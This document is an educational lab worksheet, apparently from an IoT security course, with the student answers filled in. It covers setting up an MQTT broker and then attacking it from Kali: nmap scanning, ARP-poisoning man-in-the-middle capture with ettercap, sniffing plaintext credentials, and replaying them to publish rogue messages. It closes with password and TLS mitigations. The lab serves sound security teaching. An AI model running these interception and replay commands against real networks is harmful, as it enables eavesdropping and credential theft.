
Lab - Hacking MQTT

Topology



Required Resources

- 3 Raspberry Pi 3 devices, Model B or later
- 8GB Micro SD card (minimum required)
- PC with IoTSec Kali VM
- Network connectivity between PC and Raspberry Pi Devices
- A Network Switch

Objectives

Part 1: Setting up a Publishing/Subscriber MQTT Infrastructure

Part 2: Sniffing Data using Kali

Part 3: Adding Username/Password Authentication

Part 4: Adding TLS protection

Background/Scenario

Message queuing telemetry transport (MQTT) is an extremely simple and lightweight publish/subscribe messaging protocol. It is designed for IoT devices and uses minimal bandwidth and device resources. MQTT is an ideal protocol for machine-to-machine (M2M) communications. MQTT uses the reserved TCP/IP port 1883 by default. When using MQTT over SSL, it uses the registered TCP/IP port 8883.

The MQTT protocol uses topics as a communication avenue. MQTT topics use a hierarchal structure, similar to a file path. The structure is used for message filtering and routing. An MQTT client can subscribe to one topic or multiple topics using wildcards, # and +. MQTT does not allow publishing to topics using wildcards.

You can only publish to an individual topic. A published topic can be the output data from a sensor, for example.

The MQTT broker is the server that handles communications between the publisher and subscriber. The broker is responsible for receiving and filtering all messages and deciding which devices are interested in which messages based on the message topic. The broker sends the messages to the clients that have subscribed to the topic of the message.

In this lab, you will setup an MQTT infrastructure that includes a broker, publisher, and subscriber. You will also publish MQTT messages and subscribe to MQTT topics. You will also secure MQTT communications using username and password credentials and transport layer security (TLS). Finally, you will attack the MQTT infrastructure by trying to intercept the MQTT communications between the clients and broker.

Part 1: Setting up a Publishing/Subscriber MQTT Infrastructure

In this part of the lab, you will set up an MQTT broker server. You will also subscribe to and publish MQTT messages.

Step 1: Set up your topology.

In this lab, you will need to create a local network that consists of 3 Raspberry Pi devices, a network switch, and a PC running the IoTSec Kali VM.

a. Connect the network as shown in the topology diagram. Do not power up the Raspberry Pi devices yet.

b. Start the IoTSec Kali VM and start DHCP services using the **/root/lab_support_files/scripts/start_dhcp.sh** script as was done in previous labs.

c. Power up the Raspberry Pi devices and use the PL-App to determine the IP addresses.

d. Enable and start the SSH service on the Raspberry Pi devices as necessary.

e. Access the three Raspberry Pi devices via SSH as a privileged user, such as pi, from the IoTSec Kali VM. If possible, arrange the terminal windows so you can view all of them at the same time.

Step 2: Run a local broker server.

In this step, you will start the local broker server to create the MQTT environment. As an example, the Raspberry Pi broker server is assigned an IP address of 203.0.113.11. The default user, pi, will be used as the user throughout this lab.

a. From the Kali VM, go to the terminal of the Raspberry Pi that is to serve as the MQTT broker.

b. First, change the prompt of the broker Pi by entering the command **export PS1="pl-app \u@broker:\w# "** This will make it easier to know which MQTT device you are working with.

```
pi@myPi_1:~ $ export PS1="\u@broker:\w$ "
pi@broker:~$
```

c. In the terminal for the device that will be the broker, add the non-root privileged user, such as pi, to the group **mosquito**.

```
pi@broker:~$ sudo adduser pi mosquitto
Adding user `pi' to group `mosquitto' ...
Adding user pi to group mosquitto
Done.
```

d. The log file for the Mosquitto server should have write permission for the file owner and any users in the mosquitto group.

```
pi@broker:~$ sudo chmod 664 /var/log/mosquitto/mosquitto.log
```

In this case, chmod is supplied an octal value to specify the permissions. What does this octal value mean?

It represents read and write permissions for the owner (6), read and write permissions for the group (6), and read permissions for others (4).

e. Verify that the permissions have changed for moquitto.log.

```
pi@broker:~$ ls -l /var/log/mosquitto/mosquitto.log
-rw-rw-r-- 1 mosquitto mosquitto 41232 Jul  7 21:26 /var/log/mosquitto/mosquitto.log
```

f. Start the broker server on the broker Raspberry Pi using the command **mosquitto**.

```
pi@broker:~$ mosquitto -v
1530599037: mosquitto version 1.4.10 (build date Fri, 22 Dec 2017 08:19:25
+0000) starting
1530599037: Using default config.
1530599037: Opening ipv4 listen socket on port 1883.
1530599037: Opening ipv6 listen socket on port 1883.
```

g. Leave the broker server process running in the terminal.

Step 3: Subscribe to a topic and publish MQTT messages.

a. On the Kali VM, go to the terminal for the device that will be the subscriber.

b. Change the prompt by entering the command **export PS1="\u@subscriber:\w$ "**.

```
pi@myPi_2:~$ export PS1="\u@subscriber:\w$ "
pi@subscriber:~$
```

c. Start the subscriber client using the command **mosquitto_sub.** The command includes the topic. The broker will send MQTT messages in the topic to the subscriber when messages are published to that topic. Provide the IP address of the broker Pi to the command.

```
pi@subscriber:~$ mosquitto_sub -d -h 203.0.113.11 -t cisco/iots/user
Client mosqsub/783-subscriber sending CONNECT
Client mosqsub/783-subscriber received CONNACK
Client mosqsub/783-subscriber sending SUBSCRIBE (Mid: 1, Topic:
cisco/iots/user, QoS: 0)
Client mosqsub/783-subscriber received SUBACK
Subscribed (mid: 1): 0
```

d. Leave the subscriber client process running in the terminal.

e. Go to the terminal for the device that will serve as the MQTT publisher. Change the prompt by entering the command **export PS1=" \u@publisher:\w$ "**.

```
pi@myPi_3:~$ export PS1="\u@publisher:\w$ "
pi@publisher:~$
```

f. The publisher sends MQTT messages using the command **mosquitto_pub**. Messages are sent to the broker. The broker distributes the message to the appropriate subscribers for the topic.

```
pi@publisher:~$ mosquitto_pub -d -h 203.0.113.11 -t cisco/iots/user -m "This
message has been sent over MQTT"
Client mosqpub/1593-publisher sending CONNECT
Client mosqpub/1593-publisher received CONNACK
```

```
Client mosqpub/1593-publisher sending PUBLISH (d0, q0, r0, m1,
'cisco/iots/user', ... (36 bytes))
Client mosqpub/1593-publisher sending DISCONNECT
```

Using the man pages or other resources, what is the topic for these MQTT messages?

It is specified with the -t option, and it is set to cisco/iots/user

g. You should see the MQTT message appear in the subscriber terminal along with a number of MQTT status messages.

Part 2: Sniffing Data using Kali

In this part of the lab, you will use the IoTSec Kali VM to run a Man-in-the-Middle (MITM) attack on the MQTT network.

Step 1: MITM attack using Kali on TCP

a. The MQTT broker, publisher, and subscriber can be located using **nmap** from the IoTSec Kali VM. The broker typically uses ports 1883 or 8883 if MQTT is using TLS. A hacker could use this reconnaissance method to learn about the protocols and devices on the target network, focusing on port 1883 which is used by MQTT.

```
└─$ nmap 203.0.113.0/24 -p 1883
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-09 15:13 EEST
< output omitted >
Nmap scan report for 203.0.113.11
Host is up (0.00034s latency).

PORT     STATE SERVICE
1883/tcp open  mqtt
MAC Address: B8:27:EB:6D:BD:30 (Raspberry Pi Foundation)

Nmap scan report for 203.0.113.12
Host is up (0.0011s latency).

PORT     STATE  SERVICE
1883/tcp closed mqtt
MAC Address: B8:27:EB:9F:1B:57 (Raspberry Pi Foundation)

Nmap scan report for 203.0.113.13
Host is up (0.00074s latency).

PORT     STATE  SERVICE
1883/tcp closed mqtt
MAC Address: B8:27:EB:E8:81:44 (Raspberry Pi Foundation)
< output omitted >
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.26 seconds
```

b. After discovering the victim IP addresses, configure Kali to forward traffic between the destination and source devices which are going to be attacked. This command will enable Kali to forward IP packets that it will intercept on to the intended destination. In MITM attacks, the MITM device intercepts traffic from a

source and then forwards the traffic to the destination after capturing it. This makes the MITM device transparent to users.

```
└─$ sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

c. Run the following command to perform a MITM attack between the publisher and the broker server on the local network. Ettercap is a tool that enables MITM attacks by allowing a device to use the MAC address of a destination machine to intercept packets to that machine. The following command stores the intercepted data in the **dump.pcap** file. If other traffic to the Kali VM is generated, that will also be saved (e.g., SSH).

```
└─$ ettercap -Tq -i eth0 -M arp:remote //203.0.113.11/ //203.0.113.13/ -w dump.pcap
```

d. Press the spacebar to view the captured packets in real time.

e. Publish another MQTT message.

```
pi@publisher:~ $ mosquitto_pub -d -h 203.0.113.11 -t cisco/iots/user -m "This message has been sent over MQTT again."
```

f. To quit Ettercap, press **q** to stop the capture when the subscriber has received the message.

Step 2: View the capture using Wireshark.


a. Open the file **dump.pcap** using Wireshark.

```
└─$ wireshark dump.pcap &
```

b. Apply a display filter so only MQTT-related traffic is shown. Enter **mqtt** in the display filter field and press Enter.

c. In Wireshark, expand the packet that is labelled "Publish Message" in the Info column. You should see that although the Kali VM is not part of the MQTT network it has intercepted the message. Note also that the MQTT subscriber also received the message as expected. The Kali VM is acting as a man in the

middle and is able to read and save messages that are not intended for it. The Kali VM then forwards the messages on to the intended recipient, as you will see in the terminal for the subscriber Pi.



Step 3: Publish rogue data.

In the capture, you can see the broker server data, IP address, and port number. In this step, you will publish rogue data from the IoTSec Kali VM to the MQTT network.

a. Verify that the subscriber is still listening for MQTT messages. If not, use the command to subscribe to the messages again.

```
pi@subscriber:~ $ mosquitto_sub -d -h 203.0.113.11 -t cisco/iots/user
```

b. Publish a rogue message from Kali to the MQTT broker.

```
└─$ mosquitto_pub -d -h 203.0.113.11 -t cisco/iots/user -m "This is a rogue message from KALI!"
```

What message did the MQTT subscriber receive?

"This is a rogue message from KALI!"

c. Stop the MQTT service on the broker and subscriber by pressing Ctrl+C.

d. Imagine an industrial IoT system in which sensors send data over MQTT from manufacturing equipment. The sensors act as publishers of data to an MQTT broker. The broker sends the data to subscriber actuator devices that control safety systems based on the sensor data values that are received. How could a hacker perform an attack against this network and what could the hacker accomplish?

In general, gaining unauthorized access to the MQTT broker enables interception and manipulation of messages, risking altered sensor data, false information to actuators, and communication disruption, leading to unsafe conditions.
A Man-in-the-Middle attack on sensor-to-broker or broker-to-actuator communication allows tampering with data.

Denial of Service attacks on the MQTT broker may lead to a prevention of legitimate sensor data reaching actuators, causing delayed or ineffective responses.
Injection attacks via malicious payloads in MQTT messages compromise data integrity, potentially manipulating sensor data and introducing commands that cause unexpected behavior in actuators, compromising safety.
Brute Force or Credential Stuffing attacks aiming for MQTT broker access risks the disruption of the normal operation of the industrial IoT system

Part 3: Adding Username/Password Authentication

MQTT can use usernames and passwords to authenticate connections.

Step 1: Add a simple username / password authentication mechanism.

a. On the broker Pi, create a local database file that stores the username and passwords. Create a file named **passwords** with a single line that contains the following syntax: ***username:password***.

```
pi@broker:~ $ echo user:myPassword > passwords
```

b. Verify the content of the file **passwords** by using any command that can view the content of a text file, such as **cat** or **more**.

```
pi@broker:~ $ cat passwords
user:myPassword
```

c. The mosquitto broker requires the passwords in a hash format, so you need to convert the file **passwords** using the command **mosquitto_passwd**.

```
pi@broker:~ $ mosquitto_passwd -U passwords
pi@broker:~ $ cat passwords
user:$6$BnGSNi8dPHdVraBR$l0TGhVgT54KKb3NoxKmWgq+wdMJLOc7NnCUqSFJj0/Hun3CkmGPH
pbQwM+2GqzVUTSRqWX95jnqaJhFZGAXxTw==
```

d. Copy the mosquitto configuration file named **mosquitto_simple_pass.conf** from the scripts folder to your current working directory. Be sure to include the "." after the filename in the command.

```
pi@broker:~ $ cp /home/pi/notebooks/Course\ Materials/4.\ IoT\
Security/scripts/mosquitto_simple_pass.conf .
```

e. Run the broker using the configuration file.

```
pi@broker:~ $ mosquitto -v -c mosquitto_simple_pass.conf
```

Note: If you received a message “Error: Unable to open log file /var/log/mosquitto/mosquitto.log for writing.”, you will need to reboot the Pi to release the port that is used by MQTT.

```
pi@broker:~ $ sudo reboot
```

f. To test the configuration, try to publish something without the username/password on the publisher client.

```
pi@publisher:~ $ mosquitto_pub -d -h 203.0.113.11 -t cisco/iots/user -m "This
message has been sent over MQTT without authentication."
Client mosqpub/15647-raspberry sending CONNECT
Client mosqpub/15647-raspberry received CONNACK
Connection Refused: not authorised.
Error: The connection was refused.
```

g. Adding authentication during MQTT message exchange requires extra parameters as shown below. If you are still subscribed, stop subscribing by pressing Ctrl-C. Restart the subscriber and then start

publishing messages with your configured username and password. After publishing, confirm that the message was received by the subscriber.

For the subscriber:

```
pi@subscriber:~ $ mosquitto_sub -d -h 203.0.113.11 -u user -P myPassword -t cisco/iots/user
Client mosqsub/13868-subscribe sending CONNECT
Client mosqsub/13868-subscribe received CONNACK
Client mosqsub/13868-subscribe sending SUBSCRIBE (Mid: 1, Topic: cisco/iots/user, QoS: 0)
Client mosqsub/13868-subscribe received SUBACK
Subscribed (mid: 1): 0
```

For the publisher:

```
pi@publisher:~ $ mosquitto_pub -d -h 203.0.113.11 -u user -P myPassword -t cisco/iots/user -m "This message has been sent over MQTT using authtentication."
Client mosqpub/14203-publisher sending CONNECT
Client mosqpub/14203-publisher received CONNACK
Client mosqpub/14203-publisher sending PUBLISH (d0, q0, r0, m1, 'cisco/iots/user', ... (60 bytes))
Client mosqpub/14203-publisher sending DISCONNECT
```

Step 2: Replay attack and publish rogue data.

a. Verify that you are still subscribed to the topic. If not, enter the following command.

```
pi@subscriber:~ $ mosquitto_sub -d -h 203.0.113.11 -u user -P myPassword -t cisco/iots/user
```

b. Start the packet capture on IoTSec Kali VM to accomplish an MITM attack and to capture the username and password in the traffic between the broker and publisher.

```
root@kali:~# ettercap -Tq -i eth0 -M arp:remote //203.0.113.11/ //203.0.113.13/ -w dump_simple.pcap
```

c. Go to the terminal on the publisher and issue the following command to send an MQTT message.

```
pi@publisher:~ $ mosquitto_pub -d -h 203.0.113.11 -u user -P myPassword -t cisco/iots/user -m "This message is sent by the publisher using username/password."
```

Verify that the message has been received by the subscriber. Return to Kali and exit Ettercap by pressing **q**.

d. Open the **dump_simple.pcap** file in Wireshark as was done previously. Filter for MQTT traffic. Open the Connect Command packet and expand the MQTT data. What vulnerability is exposed here?

The username and password we have set was send in plain text and was readable in wireshark

e. Now the attacker can assume the role of the publisher and can send MQTT messages with the intercepted username and password. In another terminal on Kali, enter the command below to send message from the MITM device to the broker.

```
└─$ mosquitto_pub -d -h 203.0.113.11 -u user -P myPassword -t cisco/iots/user -m "This message is sent by Kali using username/password."
Client mosqpub|1817-kali sending CONNECT
Client mosqpub|1817-kali received CONNACK
```

```
Client mosqpub|1817-kali sending PUBLISH (d0, q0, r0, m1, 'cisco/iots/user',
... (53 bytes))
Client mosqpub|1817-kali sending DISCONNECT
```

What message did the subscriber see?

“This message is sent by Kali using username/password.”

f. Use Ctrl+C in the broker and subscriber terminals to terminate the mosquito processes.

Part 4: Adding TLS Protection

Step 1: Add a TLS layer for data transport.

For a TLS connection to be established, it requires a certificate on the broker that can be authenticated on the subscriber and publisher. Note that generating certificates and using TLS on a constrained device might require a large amount of time. The steps for creating the certificates can be found in the Mosquitto documentation.

```
pi@broker:~ $ man mosquitto-tls
```

a. Execute the following command to create the required certificates. Note that we are using a self-signed Certificate Authority and server-side certificates. You can use the script provided by Mosquitto to generate both the CA and server certificates and key.

On the broker, navigate to your home directory. Copy the CA script from the scripts folder to your home directory.

```
pi@broker:~ $ cp /home/pi/notebooks/Course\ Materials/4.\ IoT\
Security/scripts/generate-CA.sh .
```

b. Change the permission of the script so it can be executed. Run the script.

```
pi@broker:~ $ chmod u+x generate-CA.sh
pi@broker:~ $ ./generate-CA.sh
Generating a 2048 bit RSA private key
........+++
......................+++
writing new private key to './ca.key'
-----
Created CA certificate in ./ca.crt
<output omitted>
```

c. Now you should have a server certificate and a CA certificate. For the subscriber and publisher to connections using the previously created certificates, the CA certificate must also be copied to the subscriber and publisher. You can copy the certificate securely from the broker to the clients using the command **scp**.

```
pi@broker:~ $ scp ca.crt pi@203.0.113.13:/home/pi
pi@203.0.113.13's password:
ca.crt                                        100% 1330   934.4KB/s   00:00
```

d. Repeat the secure file copy for the other client.

```
pi@broker:~ $ scp ca.crt pi@203.0.113.12:/home/pi
```

e. Copy the mosquitto configuration file named **mosquitto_tls.conf** from the scripts folder to the current working directory.

```
pi@broker:~ $ cp /home/pi/notebooks/Course\ Materials/4.\ IoT\
Security/scripts/mosquitto_tls.conf .
```

Step 2: MITM attack using Kali

a. Start the broker service using the TLS configuration file.

```
pi@broker:~ $ mosquitto -v -c mosquitto_tls.conf
```

b. Use the following commands to test sending messages via TLS. Open the subscriber.

```
pi@subscriber:~ $ mosquitto_sub -d -h 203.0.113.11 -u user -P myPassword -t
cisco/iots/user --cafile ca.crt
Client mosqsub/16213-raspberry sending CONNECT
Client mosqsub/16213-raspberry received CONNACK
Client mosqsub/16213-raspberry sending SUBSCRIBE (Mid: 1, Topic:
cisco/iots/user, QoS: 0)
Client mosqsub/16213-raspberry received SUBACK
Subscribed (mid: 1): 0
```

c. Launch the publisher to deliver the required message.

```
pi@publisher:~ $ mosquitto_pub -d -h 203.0.113.11 -u user -P myPassword -t
cisco/iots/user -m "This message has been sent over MQTT and TLS." --cafile
ca.crt
Client mosqpub/16451-raspberry sending CONNECT
Client mosqpub/16451-raspberry received CONNACK
Client mosqpub/16451-raspberry sending PUBLISH (d0, q0, r0, m1,
'cisco/iots/user', ... (44 bytes))
Client mosqpub/16451-raspberry sending DISCONNECT
```

On the subscriber, the message should arrive shortly.

```
Client mosqsub/16216-raspberry received PUBLISH (d0, q0, r0, m0,
'cisco/iots/user', ... (44 bytes))
This message has been sent over MQTT and TLS
```

d. Now, execute a MITM attack as previously and save the captured data.

```
└─$ ettercap -Tq -i eth0 -M arp:remote //203.0.113.11/ //203.0.113.13/ -w
dump_tls.pcap
```

e. Launch the publisher to deliver the message.

```
pi@publisher:~ # mosquitto_pub -d -h 203.0.113.11 -u user -P myPassword -t
cisco/iots/user -m "This message has been sent over MQTT and TLS again." --
cafile ca.crt
```

Step 3: Review the encrypted data using Wireshark.

Open the pcap file created previously and look at the transmitted MQTT messages. Wireshark cannot decode the MQTT messages as they are protected by the TLS layer and show malformed packets.

Can you use only TLS without requiring a username and password?

Yes you could use TLS without the password, because those are two different layers. TLS provides encryption and data integrity for the communication channel, while MQTT authentication is used to determine who is sending packages and if he is allowed to do so. In our configuration you could send messages to a channel without specifying a username and password, but the broker would filter it, because you wouldn't be allowed to send them.

Part 5: Clean Up

You will remove the files that were created in the lab and return the user settings to the state before this lab, unless instructed otherwise by your instructor.

a. In the Kali VM, remove all the pcap files from the root user's home directory.

```
└─$ rm *.pcap
```

b. Use Ctrl+C in the broker and subscriber terminals to terminate the MQTT processes.

c. For the publisher and the subscriber, remove the TLS certificates.

```
pi@publisher:~$ rm ca.crt
rm: remove write-protected regular file 'ca.crt'? yes
```

d. For the broker, remove all the certificates and mosquito configuration files in the pi user's home directory.

```
pi@broker:~$ rm ca.* *.conf localhost.* *.sh passwords
rm: remove write-protected regular file 'ca.crt'? yes
rm: remove write-protected regular file 'ca.key'? yes
rm: remove write-protected regular file 'localhost.crt'? yes
rm: remove write-protected regular file 'localhost.key'? yes
```

e. For the broker, restore the file permission for the mosquito.log file.

```
pi@broker:~$ sudo chmod 644 /var/log/mosquitto/mosquitto.log
```

f. For the broker, remove the user pi from the mosquito group.

```
pi@broker:~$ sudo deluser pi mosquitto
sudo deluser pi mosquitto
Removing user `pi' from group `mosquitto' ...
Done.
```